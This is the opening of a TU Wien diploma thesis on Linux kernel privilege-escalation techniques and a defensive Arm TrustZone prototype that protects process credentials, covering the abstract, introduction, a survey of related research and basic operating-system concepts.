TU WIEN Informatics

Protecting the Kernel via the Arm TrustZone

Linux Kernel Exploitation and Arm TrustZone-based Kernel Data Protection

DIPLOMARBEIT

zur Erlangung des akademischen Grades

Diplom-Ingenieur

im Rahmen des Studiums

Software Engineering & Internet Computing

eingereicht von

Burkhard Otwin Hampl, BSc
Matrikelnummer 11776165

an der Fakultät für Informatik

der Technischen Universität Wien

Betreuung: Thomas Grechenig
Mitwirkung: Clemens Hlauschek
Daniel Marth

Wien, 29. April 2025

Unterschrift Verfasser

Unterschrift Betreuung

Technische Universität Wien
A-1040 Wien ▪ Karlsplatz 13 ▪ Tel. +43-1-58801-0 ▪ www.tuwien.at

TU WIEN Informatics

Protecting the Kernel via the Arm TrustZone

Linux Kernel Exploitation and Arm TrustZone-based Kernel Data Protection

DIPLOMA THESIS

submitted in partial fulfillment of the requirements for the degree of

Diplom-Ingenieur

in

Software Engineering & Internet Computing

by

Burkhard Otwin Hampl, BSc
Registration Number 11776165

to the Faculty of Informatics

at the TU Wien

Advisor: Thomas Grechenig
Assistance: Clemens Hlauschek
Daniel Marth

Vienna, April 29, 2025

Signature Author

Signature Advisor

Technische Universität Wien
A-1040 Wien ▪ Karlsplatz 13 ▪ Tel. +43-1-58801-0 ▪ www.tuwien.at

Protecting the Kernel via the Arm TrustZone

Linux Kernel Exploitation and Arm TrustZone-based Kernel Data Protection

DIPLOMARBEIT

zur Erlangung des akademischen Grades

Diplom-Ingenieur

im Rahmen des Studiums

Software Engineering & Internet Computing

eingereicht von

Burkhard Otwin Hampl, BSc
Matrikelnummer 11776165

ausgeführt am
Institut für Information Systems Engineering
Forschungsbereich Business Informatics
Forschungsgruppe Industrielle Software
der Fakultät für Informatik der Technischen Universität Wien

Betreuung: Thomas Grechenig

Wien, 29. April 2025

Technische Universität Wien
A-1040 Wien ▪ Karlsplatz 13 ▪ Tel. +43-1-58801-0 ▪ www.tuwien.at

Erklärung zur Verfassung der Arbeit

Burkhard Otwin Hampl, BSc

Hiermit erkläre ich, dass ich diese Arbeit selbständig verfasst habe, dass ich die verwendeten Quellen und Hilfsmittel vollständig angegeben habe und dass ich die Stellen der Arbeit – einschließlich Tabellen, Karten und Abbildungen –, die anderen Werken oder dem Internet im Wortlaut oder dem Sinn nach entnommen sind, auf jeden Fall unter Angabe der Quelle als Entlehnung kenntlich gemacht habe.
Ich erkläre weiters, dass ich mich generativer KI-Tools lediglich als Hilfsmittel bedient habe und in der vorliegenden Arbeit mein gestalterischer Einfluss überwiegt. Im Anhang „Übersicht verwendeter Hilfsmittel“ habe ich alle generativen KI-Tools gelistet, die verwendet wurden, und angegeben, wo und wie sie verwendet wurden. Für Textpassagen, die ohne substantielle Änderungen übernommen wurden, habe ich jeweils die von mir formulierten Eingaben (Prompts) und die verwendete IT-Anwendung mit ihrem Produktnamen und Versionsnummer/Datum angegeben.

Wien, 29. April 2025

Burkhard Otwin Hampl

Danksagung

Ich möchte mich gerne bei der TU Wien, INSO und ESSE für die Möglichkeit und Hilfe während dieser Arbeit bedanken, insbesondere bei Daniel Marth für die Betreuung, Hilfe und das wertvolle Feedback. Außerdem möchte ich mich bei meiner Familie und meinen Freunden bedanken, die mich unterstützt und angetrieben hat.

Acknowledgements

I would like to thank the TU Wien, INSO and ESSE for the opportunity and help during this thesis, especially Daniel Marth for the guidance, help and valuable feedback. Furthermore, thanks to my family and friends who supported me and kept me going.

Kurzfassung

Angesichts der Bedeutung vom Cloud-Computing und Containervirtualisierung, wird der Schutz von Ressourcen in gemeinsam genutzten Umgebungen immer wichtiger. Dies gilt auch für Smartphones, da die Anwendungen, die auf diesen Geräten laufen, voneinander getrennt sein müssen. Diese Umgebungen, welche nicht vertrauenswürdigen Code ausführen, verlassen sich auf die Sandboxing-Funktionen des Kernels, um den Zugriff auf andere Anwendungen und Ressourcen zu beschränken. Schwachstellen im Linux-Kernel und seinen Modulen machen es möglich, aus der Sandbox auszubrechen und Root-Rechte zu erlangen. Die Exploits, die diese Schwachstellen ausnutzen, verwenden in der Regel nur einige wenige Techniken, um erhöhte Berechtigungen zu erlangen, da sie alle die gleichen kritischen Kernel-Objekte ändern müssen, insbesondere die Prozess-Berechtigungsnachweise. Die Kenntnis der Techniken zur Privilegienerweiterung kann genutzt werden, um Schutzmechanismen zu entwerfen und zu implementieren, die vor diesen Techniken schützen, mit der Absicht, den Kernel unabhängig von der Schwachstelle vor zukünftigen Angriffen auf die kritischen Kernelobjekte zu schützen.

In dieser Arbeit werden zunächst gängige Linux-Kernel-Privilegienerweiterungstechniken analysiert, indem reale lokale Linux-Privilegienerweiterungs-Exploits gesucht und kategorisiert werden. Anschließend wird in dieser Arbeit ein Prototyp für Linux-Kernel-Schutzmechanismen entworfen und implementiert. Dieser Prototyp basiert auf der Arm TrustZone, eine Trusted Execution Environment, die über volle Speicherzugriffsmöglichkeiten des Kernel- und des Benutzerraums verfügt. Mithilfe diesen werden die Prozess-Berechtigungsnachweise in einen schreibgeschützten Kernelspeicherbereich verschoben, der nur von der Arm TrustZone beschrieben werden kann. Um die Berechtigungsnachweise vom Kernel aus zu ändern, wird der Quellcode der Funktionen zur Berechtigungsnachweismanipulation so geändert, dass sie die Arm TrustZone-Komponente aufrufen, welche die Änderungen im Speicherbereich durchführt. Zusätzlich werden in dieser Arbeit Integritätsprüfungen sowohl im Kernel als auch in der Arm TrustZone-Komponente implementiert, um Exploits zu erkennen und zu verhindern, dass sie Änderungen an den Prozess-Berechtigungsnachweisen vornehmen. Insbesondere enthält sie eine Systemaufrufprüfung in der Arm TrustZone-Komponente, die es nur konfigurierten Systemaufrufnummern, die unter normalen Umständen Änderungen an Berechtigungsnachweisen vornehmen, erlaubt, Änderungen an den schreibgeschützten Berechtigungsnachweisen vorzunehmen. Die Evaluierung des implementierten Prototyps zeigt, dass er erfolgreich selbst entwickelte

Exploits, welche die gefundenen Privilegienerweiterungstechniken nutzen, erkennen und den Linux-Kernel davor schützen kann.

Keywords: *Sicherheit, Betriebssystem, Betriebssystemsicherheit, Linux-Kernel, Kernel-Exploitation, Arm, Arm TrustZone*

Abstract

Given the importance of cloud computing and containers, the protection of resources in shared environments is only getting more important. This also applies to smartphones, as the applications that run on these devices must be separate from each other. These shared environments that execute untrusted code, rely on sandboxing functionalities of the kernel, to restrict the access to other applications and resources. Vulnerabilities in the Linux kernel and its modules make it possible to escape the sandbox and to gain root privileges. The exploits that use these vulnerabilities generally only use a few techniques to gain elevated privileges, as they all need to modify the same critical kernel objects, specifically the process credentials. The knowledge of the privilege escalation techniques can be used to design and implement protection mechanisms that protect against them, with the intention of protecting the kernel from future attacks on the critical kernel objects, independent of the vulnerability.

This thesis first analyzes common Linux kernel privilege escalation techniques by searching and categorizing real-world Linux local privilege escalation (LPE) exploits. Afterward, this work designs and implements a Linux kernel protection mechanisms prototype. This prototype relies on the Arm TrustZone, which is a trusted execution environment that has full memory access capabilities of the kernel and user space. Using this capability, the process credentials are moved into a read-only kernel memory area, that can only be written by the Arm TrustZone. To modify the credentials from within the kernel, the source code of the credential manipulation functions is modified, in such a way they call the Arm TrustZone component, which carries out the changes to the memory area. Additionally, this thesis implements integrity checks, both in the kernel and in the Arm TrustZone component, to detect exploits and to prevent them from making changes to the process credentials. In particular, it contains a system call check in the Arm TrustZone component, that only permits configured system call numbers, that make changes to credentials under normal circumstances, to perform changes to the read-only credentials. The evaluation of the implemented prototype shows that it can successfully detect self-developed exploits, which utilize the found privilege escalation techniques, and protect the Linux kernel against them.

Keywords: *Security, Operating system, Operating system security, Linux kernel, kernel exploitation, Arm, Arm TrustZone*

Contents

Kurzfassung **xiii**

Abstract **xv**

Contents **xvii**

1 Introduction **1**
1.1 Problem Statement 1
1.2 Motivation 2
1.3 Expected Results 3
1.4 Structure 4

2 Related Work **7**
2.1 Kernel exploitation 7
2.2 Kernel data protection 8
2.3 Kernel exploitation protections 9
2.4 Arm and Arm TrustZone 10
2.5 Samsung KNOX research and exploits 11

3 Operating System and Arm TrustZone Fundamentals **13**
3.1 Operating system fundamentals 13
3.2 Linux kernel fundamentals 16
3.3 Arm instruction set architecture fundamentals 25
3.4 Arm TrustZone fundamentals 31

4 Techniques for Kernel Exploitation **33**
4.1 Attack surface 33
4.2 Vulnerability types 34
4.3 Exploitation goals 37
4.4 Classical exploitation techniques 38
4.5 Linux kernel privilege escalation techniques 40
4.6 Kernel mitigation and protection features 45

5 Design and Implementation of Protection Mechanisms based on the Arm TrustZone **51**
5.1 Design . . . 51
5.2 Implementation . . . 55

6 Testing and Evaluating the Protection Mechanisms **67**
6.1 Testing methodology . . . 67
6.2 Evaluation . . . 72
6.3 Discussion . . . 73

7 Future Work **77**

8 Results **79**

9 Conclusion **83**

A Exploit sources **85**

B Linux kernel source code **89**

C Vulnerable kernel module source code **91**

D Exploit source code **95**

E Performance estimation utility source code **107**

Übersicht verwendeter Hilfsmittel **113**

List of Figures **115**

List of Tables **117**

List of Listings **119**

Acronyms **121**

Bibliography **125**
References . . . 125
Online References . . . 134

CHAPTER 1

Introduction

In this chapter the problem statement, the motivation, the expected results and the structure of the thesis are explained.

1.1 Problem Statement

The Linux kernel is a complex piece of software that is widely used in many different devices and architectures, such as servers and smartphones, and runs many important and critical applications. For this reason, security and integrity are important factors that must be improved and maintained. The issue of kernel exploitation is an important one in the field of kernel security, as a successful attack against the kernel can lead to a complete compromise of the system, as noted by Shameli-Sendi [73]. There are many different types of vulnerabilities, ranging from classic buffer overflows to complex race conditions, but not all vulnerabilities can be successfully exploited since some have limited or no impact [57, 65, 35]. One recent example of a problematic kernel component, that had relatively many security vulnerabilities, is the newly introduced system call `io_uring`. Because of this Google even disabled it on ChromeOS and their production servers [28, 155, 165]. The protection mechanisms built into the Linux kernel vary depending on configuration, flavor, architecture, and hardware, as mentioned by Kemerlis et al. [37]. Some of these mitigation features have a non-negligible impact on performance, which is why they are often disabled by default. The nature of kernel exploits is such that they are highly specialized, since they depend on specific kernel versions, instruction set architectures (ISAs), and configurations. This in turn has the consequence that stable exploits are often difficult to achieve, as described by Zeng et al. [98]. An additional factor that comes into play is that most research and exploits are done on x86 and x86-64, leaving out other architectures such as Arm's AArch64, which is an important architecture as it is widely used in the smartphone and is gaining popularity in the desktop and server market [163, 164, 172, 104]. Furthermore, some protection mechanisms are disabled in

AArch64 or simply do not exist, instead, there are other mechanisms that try to achieve the same or similar goals, as stated by Lee et al. [45] [37].

The understanding of kernel exploits is a crucial part of understanding and securing the kernel. This knowledge can then be used to develop new security measures and apply the learned techniques on new areas, such as exploit detection mechanisms, reverse-engineering prevention, and code obfuscation.

The field of kernel security covers many different topics, the problem described above does not deal with the research areas of formal verification, fuzzing, hardware security, and source code analysis.

1.2 Motivation

With the current widespread use of cloud computing, the importance of containers and lightweight virtualization only grows. These technologies execute untrusted code on shared kernels, meaning that an attacker can, after a successful attack, compromise the other applications running under the same kernel and thus can affect many clients. Additionally, a malicious application on a smartphone can, when it breaks out of its limited and sandboxed environment, access and manipulate other applications running on the device. If the malicious application is able to gain root privileges, it is able to read the protected private data of applications and the operating system (OS).

The theoretical background of binary exploitation consists in the fact that writing secure and non-exploitable code is difficult and the hardware that executes the code cannot decide which code is malicious and which is not. In other words, everything is executed on the same central processing unit (CPU) and hardware, which is unable to differentiate between “good” and “evil” code. This means protective measurements can either try to outright prevent the execution of malicious code, i.e., via code signing, or detect malicious code by its behavior and prevent it from achieving its goals. In addition, the kernel’s complexity and the rather simple C programming language, make it non-trivial to write secure source code. Especially in the context of the Linux kernel, where many different software and hardware components come together and many developers submit changes to the source code. To improve this situation, it is possible, since 2022, to write kernel source code in the memory-safe programming language Rust [47].

The nature of the exploits make them highly specialized, since they depend on specific kernel versions, ISAs, and configurations. This in turn has the consequence that stable exploits are often difficult to achieve [98]. In addition, many of the exploits and exploit resources are x86-specific and can therefore not be applied to the AArch64 ISA. This also applies to many hardware security features of x86. Instead, the Arm architecture has other hardware security mechanisms such as branch target identification (BTI) and pointer authentication code (PAC), that promise to protect against some exploits [2].

The kernel has, depending on the configuration and the ISA, various protection mechanisms that defend against different attacks, but it does not have a dedicated mechanism

that protects against malicious changes of critical kernel data, most importantly the credential information of processes. Creating protection mechanisms that defend attacks against these credentials and which have no major performance impact, is complex.

1.3 Expected Results

An important aspect of kernel security is the understanding of kernel exploitation techniques. With research going into finding vulnerabilities and developing exploit, it is necessary to analyze the techniques used in the exploits. The hypothesis is that many of the kernel exploits share the same techniques because they exploit similar vulnerabilities. Consequently, they can be classified and categorized into different techniques. This is then used to find commonly attacked kernel targets and exploit mechanisms, and let us examine how effective exploit mitigations are against the various exploit technique classes. Armed with all this knowledge, we design and implement protection mechanisms via the Arm TrustZone, to protect the kernel from these attacks. This protection mechanisms should on the one hand protect against the common techniques we found, but on the other hand, be fast enough, for it to be used in the real-world. It is also important that different integrity checks are designed and implemented, in such a way that the various exploits can be detected and that the protection mechanisms themselves can be protected.

The security measures, which this work deal with, are the protection of the kernel with the Arm TrustZone, an extension of the Arm architecture that provides an additional secure environment to which the standard OS has only limited access through a well-defined interface [62]. What makes the Arm TrustZone interesting is that it is widely used in the smartphone space, making the potential area of application of protection mechanisms large [66]. The Arm TrustZone can be used to protect critical applications and data, such as cryptographic keys. Such technology's possibilities go beyond the classic protection of data and code, since it has full access to the "insecure" normal world. It therefore can monitor and check the kernel during run-time and be used to detect ongoing attacks.

This thesis aims to answer following questions:

- What exploit techniques are commonly used in real-world kernel exploits?
- What are the exploit and protection techniques concerning the Linux kernel on Arm, is there a difference to x86 and x86-64?
- How does the design and implementation of kernel protection mechanisms with the Arm TrustZone look like, what are the threat model and the limitations?
- What checks have to be implemented in such protection mechanisms to detect exploits and protect the kernel?
- How effective, in terms of protections, can the protection mechanisms provided by the Arm TrustZone against kernel attacks be?

To achieve the goals of this thesis and to answer the above questions multiple steps are performed. In the following list, each item describes a step of the thesis and its methodology.

1. Know your attacker: To secure the kernel, first, we need to understand how the kernel is attacked. This is done through a literature research, with the goal of finding different techniques to exploit the kernel, which is combined with a search for real-world exploits of kernel and kernel module vulnerabilities. The exploit search is achieved by looking for local Linux exploits in exploit repositories, with the objective of finding different privilege escalation techniques. For the exploit repositories different Git hosting platforms are searched, with the aim of getting a representative set of different exploits, that can be categorized later.

2. Classify the exploits: The found exploits and exploitation techniques are investigated and classified, to get an overview of what is being used in the "wild" and to get an idea of the targets and means of exploitation. This step does also include an investigation of the different protection mechanisms and their functionality.

3. Arm TrustZone protection mechanisms design and development: The Arm TrustZone protection mechanisms prototype design and development by rapid prototyping. This includes a kernel module, other kernel source code changes, a pseudo Trusted Application (TA) and other Arm TrustZone changes.

4. Module and exploit development for testing the protection mechanisms: Development of vulnerable kernel modules and the corresponding exploits for later use in the test and evaluation phase. This is done via a rapid prototyping approach.

5. Testing the developed protection mechanisms against the exploits: Last, the Arm TrustZone protection mechanisms prototype is tested and evaluated against the previously developed exploits. This will show how effective the prototype is against various exploitation techniques. Additionally, a brief performance evaluation is conducted to measure the run time impact of the protection mechanisms.

The goal of this thesis is to design and implement a way to protect the kernel from exploits, and to answer the above questions. It is not, however, to find new vulnerabilities. Expected outcomes are an overview of exploitation techniques, an understanding of these techniques, the development of a protection prototype and an evaluation of this prototype, with the developed exploits.

1.4 Structure

This thesis begins with an overview of the related work. Chapter 3 covers the basics and the theoretical background needed for this thesis. Details about kernel exploitation can be found in Chapter 4. This chapter also conducts the search for the kernel exploitation

techniques. The design and implementation of the protection mechanisms is illustrated in Chapter 5. Included in this chapter is the discussions about the architecture and the threat model of the mechanisms. Chapter 6 evaluates the implemented prototype in terms of protections and performance and Chapter 7 offer an outlook on potential future research directions. The final two chapters, Chapter 8 and Chapter 9, present the results and summarize the key findings.

CHAPTER 2

Related Work

The content of this thesis is related to various topics that have already been explored in the literature. In this chapter we list the related literature that explores these areas.

2.1 Kernel exploitation

We look into the topic of kernel exploits and exploitation techniques, which has some research already done.

Huang et al. [146] and Shameli-Sendi [73] analyze various Linux kernel vulnerabilities and categorize them. Huang et al. focus on concurrency vulnerabilities and investigate 101 bugs. They categorize the vulnerabilities into three bug types groups: deadlock, atomicity violations, and order violations bugs, whereby most bugs (80%) fall into the second group. In terms of exploitability, most are denial-of-service (DoS) and/or memory corruption vulnerabilities, about 30% have the ability to gain privileges. Shameli-Sendi analyze and classify 1858 Linux kernel vulnerabilities. The three most common vulnerability types they find are: information leak (13%), buffer errors (11%), and access control (9%) vulnerabilities. They find that most (81%) of the vulnerabilities only need low complexity scripts to be exploited.

Chen et al. [13] look at Linux kernel vulnerabilities and investigate the effectiveness of protection techniques against them. They categorize 141 vulnerabilities, whereby the three most important categories are uninitialized data, null dereference, and integer overflow vulnerabilities. The top three possible exploits are DoS, information disclosure, and memory corruption. For the effectiveness, they test six kernel run-time tools against the vulnerabilities and find that each can only protect from a portion of certain categories.

Xu et al. [94] develop memory collision attacks that improve the success rates of use-after-free (UAF) exploits. They successfully exploit a UAF vulnerability on Android devices and present two defense approaches.

Jiang et al. [34] investigate cross-version exploitability, which aims to understand which kernel versions are affected by a specific vulnerability found for a specific kernel version. They introduce a new methodology called "automated exploit migration" (AEM), which observes the specific kernel during exploitation and then attempts to align the exploit for other kernel versions.

Zeng et al. [98] survey kernel exploit experts about their exploit stabilization techniques, that are used to make exploits more reliable, and compare them. In addition, they propose a new technique to improve the reliability of kernel exploitation.

Kemerlis et al. [37] propose a new exploitation technique called "return-to-direct-mapped memory (ret2dir)", which uses implicit page frame sharing to bypass all defenses that exist at the time of research. To prevent this attack, the authors develop "eXclusive Page Frame Ownerwhip" (XPFO), a scheme that protects page frames.

Lin et al. [52] develop an exploitation method called "DirtyCred", which uses heap-related vulnerabilities, such as UAF or double-free, and turns them into privilege escalation vulnerabilities. They use the vulnerabilities to manipulate the heap so that they can control file and credential kernel objects, in order to overwrite them, giving them root privileges, similar to the "Dirty Pipe" vulnerability. For this they rely on the shared heap memory cache of the kernel. To mitigate this, they propose to separate normal heap objects from critical heap objects.

Maar et al. [58] present a kernel exploitation technique called "SLUBStick", which exploits timing side-channels of the SLUB kernel memory allocator. This enables them to convert a limited heap-based vulnerability into an arbitrary read-write vulnerability, which grants them privilege escalation capabilities.

2.2 Kernel data protection

There are a number of approaches proposed in the literature on how to protect kernel data and the kernel from exploits.

Qiang et al. [68] implement a framework called "PrivGuard", that monitors system calls by hooking them to ensure that no sensitive data is changed. They look for modifications in sensitive kernel data, by duplicating it and adding additional protection mechanisms, such as stack canaries, to it. They achieve this by implementing system call hooking and saving critical kernel data, e.g., credential and capability information and `task_struct` pointers, of a task to a dedicated location on the kernel stack and checking that the critical kernel data has not been changed by comparing it to the saved information. This is only done when the system call is not supposed to change credential and capability data, and to protect the saved data, they insert a stack canary in front of it. Additionally, they implement general policies that check, for instance for user identifier (UID) changes of unprivileged processes. Their implementation has a system call overhead of 9% on average.

Yamauchi et al. [95] implement a so-called "additional kernel observer" (AKO) for the Linux kernel on x86-64. It is a method that hooks the syscall interface of the kernel, stores the current credential information, and compares it after the syscall handler has finished, similar to the approach of Qiang et al. [68].

Chen et al. [15] propose a framework called "PrivWatcher", which monitors critical kernel data. They use the memory management unit (MMU) to protect the process credentials by moving them into a memory area that they mark as read-only.

Azab et al. [7] build the so-called "TrustZone-based Real-time Kernel Protection" (TZ-RKP) system, which monitors and protects the kernel from within the Arm TrustZone. They implement it by moving certain critical kernel functions into the Arm TrustZone and by mapping pages and the page table as read-only in the kernel, which prevents the "normal world" kernel from modifying them. Additionally, they use the Arm architecture `PXN` mechanisms to prevent ret2usr technique exploits. The system is deployed in the real-world on some Samsung Galaxy Android smartphones as "Samsung KNOX". Nevertheless, no reference is made to process credentials or their protection.

Song et al. [78] propose and implement a system called "KENALI" that enforces data-flow integrity (DFI) on important kernel data. They first use static source code analysis to find important memory regions that must be protected, and then they protect the found regions with run-time checks.

Srivastava and Giffin [79] design a system called "Sentry", which protects critical kernel objects. They achieve this by using a hypervisor that guards write access to the memory locations of the critical objects.

Ge et al. [135] design and build the so-called "SPROBES", which can overwrite normal world instructions with `SMC` instructions that call the Arm TrustZone. This is done in order that any normal world kernel code can be instrumented and the Arm TrustZone can perform kernel checks, before returning to the restored original instruction. Vaduva et al. [85] try to reimplement and validate the claims of SPROBES on a newer Linux kernel, but are not successful. They try to implement SPROBES on Linux kernel version 4.9, the original is implemented on version 2.6.38, but their implementation has issues with some `SMC` calls, as they crash the kernel. Furthermore, they are unable to prevent attacks on the kernel and are unable to recreate the low overhead of the original work, their measured overhead is 10%. Some of the problems they mention result from the kernel changes since the original implement and from the difference in hardware and software implementations.

2.3 Kernel exploitation protections

This thesis touches on Linux kernel built-in exploitation protections and related software, which is the subject of some research.

Giuffrida et al. [23] build an kernel address space layout randomization (KASLR) implementation for the Minix 3 microkernel. Their implementation supports fine-grained

randomization, where the relative offsets and order of functions and objects are randomized periodically, and "live rerandomization", which can change the random offset and thus relocate the kernel during run-time. The implementation has an 5% performance and an 15% memory overhead.

Chen et al. [14] implement a system called "SALADS" that scrambles data structures at compile-time and run-time. Additionally, the data structures are randomized after they were accessed multiple times and different instance of data structures are randomized independently. They implementation it in the Linux kernel and show that it is affective against rootkits. The run time overhead of the implementation is 17% and the memory overhead is 9% on average.

Skarlatos et al. [76] design an architecture called "Draco", which caches Linux seccomp system call filter calls, to improve the performance of seccomp. They implement it in both software and hardware. The seccomp overhead improves on macro and micro benchmarks from 14% and 25% to 10% and 18% for the software implementation and 1% for the hardware implementation.

Kurmus et al. [44] introduce "kRazor", a framework that promises to reduce the attack surface of the kernel. It works by limiting user processes to a set of allowed kernel functions, that are gathered individually for each process in advance. The attack surface reduction works by monitoring kernel functions and ensuring that they are in the set of allowed kernel functions for the process. If a process uses a kernel function that is monitored and that is not in the allowed set, the framework either logs the violation or triggers a kernel oops. In order to improve the performance, a set of commonly used kernel functions is allowed to be used by all processes, removing the necessity to monitor them.

Denis-Courmont et al. [20] use Arm PACs to add hardware-assisted control-flow integrity (CFI) to the Linux kernel. To protect the PAC keys, the bootloader generates them and stores them in an execute-only function in the kernel memory, that cannot be read or written to, which is enforced by a hypervisor. Improvements to the function return address PAC calculations are also implemented, they use parts of the stack pointer address and the function address to calculate the PAC of functions. They also use PACs to protect function pointers, static pointers and pointers to important kernel structures.

2.4 Arm and Arm TrustZone

There is research in Arm and the Arm TrustZone that is relevant for this thesis.

Marth et al. [59] build a rootkit in the Arm TrustZone, which attacks the Linux kernel directly. They implement memory carving, privilege escalation, and process starvation in the rootkit. Important for this thesis are the mapping of the normal world memory pages and the kernel object access from the Arm TrustZone.

You and Noh [96] investigate kernel rootkit techniques on Arm and discuss the impact of these rootkits. They develop and show different kernel system call hooking techniques.

Lee et al. [45] show that it is possible to intercept system calls via a Linux kernel module on Arm, as it was only reported for x86 at the time of research. They implement the "system call interception attack" on a Nokia N900 smartphone and are able to modify the system call table and intercept system calls.

Ling et al. [53] design and implement a secure boot and trusted boot process with the Arm TrustZone. Additionally, they implement a normal world run-time integrity approach, where they use remote attestation to verify the code segment of normal world processes. They map the `init_task` and the other `task_struct` into the trusted execution environment (TEE) to read and calculate a hash of the code segment of programs and send the result to a remote attestation server.

2.5 Samsung KNOX research and exploits

We investigate and are inspired by parts of the Samsung KNOX implementation during this thesis, so research into KNOX is also important for us.

Shen [210] describe and exploit Samsung KNOX on a "Samsung Galaxy S7 Edge" smartphone. Beginning as an unprivileged user, they defeat the different protection mechanisms of KNOX and SELinux, and are able to gain root privileges in the end.

Adamski [101] do an extensive analysis and give a description of Samsung Real-time Kernel Protection (RKP), a part of Samsung KNOX. During there research they find vulnerabilities in the implementation.

Kanonov and Wool [36] analyze and attack Samsung KNOX, as it is implemented in Samsung smartphones. They find some implementation vulnerabilities and design weaknesses. During their research, they are able to gain root privileges by exploiting a kernel vulnerability without KNOX detecting it.

This thesis distinguishes itself from the above-mentioned work in that it explores Arm kernel exploit techniques and build protection mechanisms with the Arm TrustZone, which none of the previous research do. Additionally, this work focuses on the exploits and not the vulnerabilities that they are using, which is the focus of Huang et al. [146], Shameli-Sendi [73] and Chen et al. [13]. Furthermore, we investigate AArch64 exploitation and protection instead of x86. The use of the Arm TrustZone as a protection mechanism for the kernel is currently only being explored by Azab et al. [7] on a particular Android target with Samsung KNOX. This mechanism provides protection for the kernel from the "outside" rather than from the "inside", as it is the case with built-in protection mechanisms or kernel modules. In addition, we describe the design and implementation of the Arm TrustZone protection mechanisms. The protection mechanisms are only a part of Samsung KNOX and, to the best of our knowledge, there is no description of how to implement such mechanisms in the Arm TrustZone.

CHAPTER 3

Operating System and Arm TrustZone Fundamentals

A certain degree of technical background knowledge is required to understand the vulnerabilities in the Linux kernel, their exploitation, and protective measures. This chapter provides the necessary background. Starting from the CPU, it explains the functions of an OS, including the memory management. Following that, it describes and explores the Linux kernel, to make the Linux-specific memory management and implementation details clear. Finally, this chapter explains the Arm instruction set and the Arm TrustZone.

3.1 Operating system fundamentals

The OS is responsible for a multitude of tasks. It provides hardware abstraction to enable the programming of portable software and allowing it to run on different hardware without having to be rewritten or modified. For interfacing and "talking" to the hardware, the OS needs drivers, that know the specifics of the particular hardware [82]. Additionally, it enforces the access to the hardware and to other resources, such as processes, and enables the possibility of running multiple processes in parallel. With that the OS also enforces quotas to prevent processes from starving others from using the CPU and other resources. Generally, the OS controls file access and makes it possible to interact with different file systems [80]. Furthermore, it also handles interrupts and is responsible for process scheduling, allowing several processes to run simultaneously [82]. For this purpose, the OS sets up and executes new programs as processes [80].

In order to distinguish between the kernel and other programs running on the machine, we need to separate between "kernel mode" (also known as "privileged mode" or "supervisor mode") and "user mode" (also sometimes called "normal mode"). These are enforced by

the CPU via the "mode bit", which indicates whether the CPU is in kernel or user mode. Moreover, this enables the OS to prohibit the execution of privileged CPU instructions in user mode, which are instructions that are only allowed to be executed by the kernel. Such privileged instructions are required, for example, in order to facilitate Input/Output (I/O) operations [75]. The switch between the user and kernel mode is called the "context switch". When such a switch occurs the CPU switches, among other things, the memory space, which is why these two modes are also called the "user space" and "kernel space", respectively. These memory spaces need to be separate, denying a normal user process from accessing kernel memory, as that would allow the process to read privileged data, thereby undermining the integrity of the kernel. In contrast, the kernel is able to access the user space, which is necessary for it to perform its duties, such as writing a buffer from a user program to a file or to set up a new process. Some ISAs, such as x86, also distinguish between different protection and privilege levels, called "rings". These rings are numbered, the lower the number the higher the privileges. The x86 ISA supports four ring levels, with the kernel operating within ring 0 (kernel mode) and user mode within ring 3. Both other rings (ring 1 and ring 2) are not used in current OSs [82, 65].

3.1.1 System calls

The CPU can, on each core, only execute one instruction at a time, meaning the OS and user programs cannot be executed at the same time. This is where system calls (sometimes abbreviated as "syscalls") come into play, these are the interface that the kernel provides for interacting with the user space. System calls enable a user program to, for instance, read and write files, or execute other programs [82]. They are implemented via interrupt instructions. This means calling them causes the current user process to be interrupted and a switch from user mode to kernel mode. The kernel then saves the current calling process registers and processes the request. But the OS not only handles interrupts from instructions, there are other interrupts such as I/O interrupts that are triggered, for example, when a button is pressed, or timer interrupts that periodically wake up the kernel so that it can schedule other process. In addition, the system calls are the place where the kernel enforces access control and performs integrity checks. This system call interface must also be well-defined to ensure that programs can provide the type of operation and the arguments so that the kernel understands what the program wants. In user space this is usually done with an application programming interface (API), such as the one of the `libc` system library where C programs call wrapper functions instead of the system calls directly. Rather than providing functions directly, the kernel provides an application binary interface (ABI) that defines where the syscall type, usually specified by a number, and the arguments must be provided. This is ISA dependent, as they are based on the CPU instructions and registers [80].

Besides the classic system calls, there is also the `ioctl` (Input Output ConTroL) interface, which is used to control devices beyond the standard read and write system calls. This is necessary because some devices can do more than just read or write. One example for this is an optical drive that can be ejected or a serial port where the baud rate can be

changed. This is done through the file descriptors of special device files and parameters specific to that driver, that are passed to the `ioctl` system call. [17, 205]

3.1.2 Memory management

To understand the implementation details later on we need to take a look at the memory management of modern computer hardware and how OSs use them. This includes virtual memory and pagination, as these are important basic concepts.

In its most basic sense, memory is a list of bits and bytes that can be addressed by a (positive) integer number, the memory address [65]. But because the physical memory can only hold a certain number of programs and their data, OSs use a method called "virtual memory". It introduces the concept of "pages", that are each a contiguous piece of memory, which can either be mapped to a corresponding physical page, called "page frame", or are unmapped. This mapping is performed by the MMU, which translates the virtual memory address into the physical address. In order to accomplish this, MMU stores the information on which page frames are mapped in the "page table". The page table contains "page table entries" that hold, apart from the page frame number, the "present bit", which indicates, when set, that the entry is valid and the page is currently in memory, a "dirty bit", that is set when the content on the page is changed, and permission information, that tells if a page is readable/writable/executable. If a virtual address is loaded that is located on a page that is currently not mapped, i.e., the present bit is not set, the MMU rises an interrupt on the CPU that notifies the OS that this so-called "page fault" happened. The job of the OS is then to load the missing page and mark it as present, but due to the potential lack of sufficient memory space, the OS might first need to evict another page, which is chosen by an algorithm such as least recently used (LRU), and write it to the disk. This makes it possible to run programs that are only partially loaded into memory. To improve the performance of the page table lookup of virtual addresses, a kind of cache called the translation lookaside buffer (TLB) is used. It stores the last few virtual-to-physical address translations, enabling recently accessed addresses to be translated faster. Since the TLB is limited to only a few entries, it also uses a replacement strategy, such as LRU, to replace old entries with new ones. A further improvement is required for large virtual address spaces, as the page table becomes too large to work efficiently, and for this purpose the "multilevel page table" introduced. It splits the page table into multiple levels, where each table contains only part of the address space. This results in multiple hierarchical tables, each containing only part of the address space and each pointing to the next lower table, as explained in Section 3.2.1 and illustrated in Figure 3.1 [82].

Another technique, that all modern OSs have, is the "page cache", which is used to accelerate the access to disks. It caches pages read from the disk, so in case a program reads some file content again and again from the same page, the subsequent accesses are faster as it only reads the content from memory and not from disk. The same happens also with disk writes, here the kernel caches the writes for some time period, to write the page only once [9, 26].

3.2 Linux kernel fundamentals

